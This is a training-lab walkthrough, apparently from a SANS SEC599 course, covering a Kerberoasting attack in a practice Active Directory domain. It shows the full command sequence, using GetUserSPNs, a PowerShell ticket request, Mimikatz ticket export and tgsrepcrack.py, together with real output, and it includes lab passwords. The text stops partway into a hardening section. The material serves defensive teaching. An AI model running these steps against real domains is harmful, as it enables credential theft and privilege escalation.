
## Objective

The following are the high-level attack steps:

- Use “Invoke-Kerberoast” to extract tickets
- Crack the tickets to obtain password of service account
- Escalate privileges using cracked service account
- Detect Kerberoast activity using Windows event logs
- Harden our service account by increasing password complexity

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows02

## Exercise 1 : SEC599-4.5

1. **Authenticate to Windows workstation**

   As we've done many times before during the week, please authenticate to the Windows workstation using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Start our Logstash service for detection**

   As we will aim on how this activity can be detected after the attack, please start our logstash service on 192.168.30.16. This can be achieved using the following steps:

   - Opening putty.exe from the Desktop
   - Connecting to Ubuntu03 (double-click the entry that was created)

   In the Putty window, please execute the following commands (use the password Awesomesauce123 for the sudo command):

   ```
   alanmarshall@ubuntu03:~$ sudo -s
   root@ubuntu03:~# service logstash start
   ```




```
 * MicroK8s is Kubernetes in a snap. Made by devs for devs.
   One quick install on a workstation, VM, or appliance.

   - https://bit.ly/microk8s

 * Full K8s GPU support is now available!

   - https://blog.ubuntu.com/2018/12/10/using-gpgpus-with-kubernetes


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

82 packages can be updated.
31 updates are security updates.


Last login: Wed Dec 26 16:51:23 2018 from 192.168.10.16
alanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash start
root@ubuntu03:~#
```

3. **Open a command &amp; PowerShell prompt**

   Let's open two windows:

   - A windows command prompt
   - A PowerShell prompt

   Both can be launched without elevated privileges by clicking the icon in the taskbar.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall>
```

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>
```

4. **List available SPN's**


   We are going to use Tim Medin's amazing Kerberoast toolkit to perform a Kerberoasting attack. This same method has been further automated and built into plenty of attacker tools (e.g. Invoke-Mimikatz in Empire), but we will do it step-by-step to explain the concept in-depth!

In the command line prompt, please navigate to the Kerberoast directory and execute the following command to list available SPNs:

**C:\Users\Desktop\alan.marshall>** cd Desktop\Red Team\Kerberoast
**C:\Users\Desktop\alan.marshall\Desktop\Red Team\Kerberoast>** cscript GetUserSPNs.vbs

The output of this command should return two available SPNs in our Active Directory: IIS_002/DC.SYNCTECHLABS.COM:80 (Presumably for IIS), while the other one is for kadmin/changepw (Kerberos). Remember that the attack is based upon offline password guessing attacks against TGS (Ticket Granting Service) that are encrypted with the credential of the service account.

We DO NOT want to attempt cracking tickets encrypted with the Kerberos secret, as this password will be too complex and not feasbible to crack. So, our target will be IIS_002/DC.SYNCTECHLABS.COM:80




```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd Desktop\Red Team\Kerberoast

C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>cscript GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

CN=IIS Admin,CN=Users,DC=synctechlabs,DC=com
User Logon: IIS_002
-- IIS_002/DC.SYNCTECHLABS.COM:80

CN=krbtgt,CN=Users,DC=synctechlabs,DC=com
User Logon: krbtgt
-- kadmin/changepw


C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>
```

5. **Request Service Ticket for IIS service account**

   We will now request a Service Ticket for the IIS account. You can do this by running the folllowing commands in PowerShell (the other window):

   **PS C:\Users\alan.marshall>** Add-Type -AssemblyName System.IdentityModel
   **PS C:\Users\alan.marshall>** New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "IIS_002/dc.synctechlabs.com:80"

   This command will provide some feedback on the screen, but more importantly, obtain Kerberos tickets in memory that we can crack!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\alan.marshall> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "IIS_002/
dc.synctechlabs.com:80"


Id                   : uuid-d90436e6-c56c-427f-ba30-7dcc98e1bfbd-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 12/26/2018 5:14:36 PM
ValidTo              : 12/27/2018 2:50:51 AM
ServicePrincipalName : IIS_002/dc.synctechlabs.com:80
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey


PS C:\Users\alan.marshall>
```

6. **View available tickets with Mimikatz**


   Let's switch back to the command line prompt and run Mimikatz! You can do so by entering the following commands:

   **C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>**"..\Mimikatz - 2.1.1\x64\mimikatz.exe"

   **mimikatz #** kerberos::list

   As indicated before, we do not need administrative privileges in order to review Kerberos tickets available to our own account.

   You will notice that there is a TGS available for **IIS_002/DC.synctechlabs.com:80** and that it's using rc4_hmac_nt. This is to be expected, as the RC4 mechanism uses the NTLM hash to encrypt parts of the TGS. This is an excellent indicator to detect this type of activity (more on that later!), as modern OSes all rely on AES (aes256_hmac).



```
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>"..\Mimikatz - 2.1.1\x64\mimikatz.exe"

  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:50:51 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:50:51 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/26/2018 5:14:36 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : IIS_002/dc.synctechlabs.com:80 @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```


7. **Extract tickets using Mimikatz**

   Next up, we will extract the tickets from the system using Mimikatz. This can be done by adding the "/export" option to the previous command:

   **mimikatz #** kerberos::list /export

   The command line output should be very similar, but you will now notice that inside the Kerberoast directory (from which you are executing commands), all tickets have been dumped as .kirbi files. Let's now close Mimikatz:

   **mimikatz #** exit



```
[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:50:51 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 1-40e10000-alan.marshall@krbtgt~SYNCTECHLABS.COM-SYNCTECHLABS.COM.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/26/2018 5:14:36 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : IIS_002/dc.synctechlabs.com:80 @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a10000-alan.marshall@IIS_002~dc.synctechlabs.com~80-SYNCTECHLABS.COM.kirbi

[00000003] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:56:40 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : ldap/DC.synctechlabs.com @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 3-40a50000-alan.marshall@ldap~DC.synctechlabs.com-SYNCTECHLABS.COM.kirbi

[00000004] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:50:51 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : cifs/dc @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 4-40a50000-alan.marshall@cifs~dc-SYNCTECHLABS.COM.kirbi

[00000005] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2018 4:50:51 PM ; 12/27/2018 2:50:51 AM ; 1/2/2019 4:50:51 PM
   Server Name       : LDAP/DC.synctechlabs.com/synctechlabs.com @ SYNCTECHLABS.COM
   Client Name       : alan.marshall @ SYNCTECHLABS.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 5-40a50000-alan.marshall@LDAP~DC.synctechlabs.com~synctechlabs.com-SYNCTECHLABS.COM.kirbi

mimikatz # exit_
```

8. **Crack the service account password**

   Let's try cracking the password of the vulnerable service account! We can use the python script tgsrepcrack.py for this, which is included in Tim Medin's toolkit. As input, it needs two items:

   - A password list of password to try
   - The extracted ticket from Mimikatz

   We can run it using the following command (replace the KIRBIFILE with your actual .kirbi file for the IIS_002 account):

   **C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>** python tgsrepcrack.py passwordlist.txt KIRBIFILE


In our example screenshot, the command was:

**C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>** python tgsrepcrack.py passwordlist.txt "2-40a10000-alan.marshall@IIS_002~DC.synctechlabs.com~80-SYNCTECHLABS.COM.kirbi"

The cracking should go rather fast and you should soon receive an indication that the password ("Secret123") was cracked!

We have provided you with a small dictionary called passwordlist.txt, which includes the password that was used to configure the IIS account. In real-life attacks, adversaries might use much bigger wordlists. Remember, the cracking happens offline, so is not noisy.

Since Tim Medin originally released his attack suite, multiple well-known cracking tools such as Hashcat and JohnTheRipper have built in support to crack TGS tickets.



```
C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>python tgsrepcrack.py passwordlist.txt "2-40a10000-alan.marshall@IIS_
002~dc.synctechlabs.com~80-SYNCTECHLABS.COM.kirbi"
found password for ticket 0: Secret123  File: 2-40a10000-alan.marshall@IIS_002~dc.synctechlabs.com~80-SYNCTECHLABS.COM.k
irbi
All tickets cracked!

C:\Users\alan.marshall\Desktop\Red Team\Kerberoast>
```

9. **Preventing Kerberoasting**

   In order to prevent the attack, there's a few possible recommendations:

   - Configure the service account to have AES support
   - Configure a strong, complex, password for the IIS_002 account
   - Configure the service account as a Managed Service Account


   We will configure the service account to have AES support, so this will become the encryption type used for Service Tickets for this account!

10. **Switch to the domain controller**

    Please switch to the Domain Controller, as we will reconfigure the service account that was just compromised. You can authenticate using the following credentials:

    - Username: Administrator
    - Password: Synct3chlabs

    Once authenticated, wait for the "Server Manager" to load and select "Tools" -> "Active Directory Users and Computers"


Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure
2 Add roles
3 Add othe
4 Create a s
5 Connect t
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
Internet Information Services (IIS) Manager
iSCSI Initiator
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor

11. **Open the IIS Admin settings**

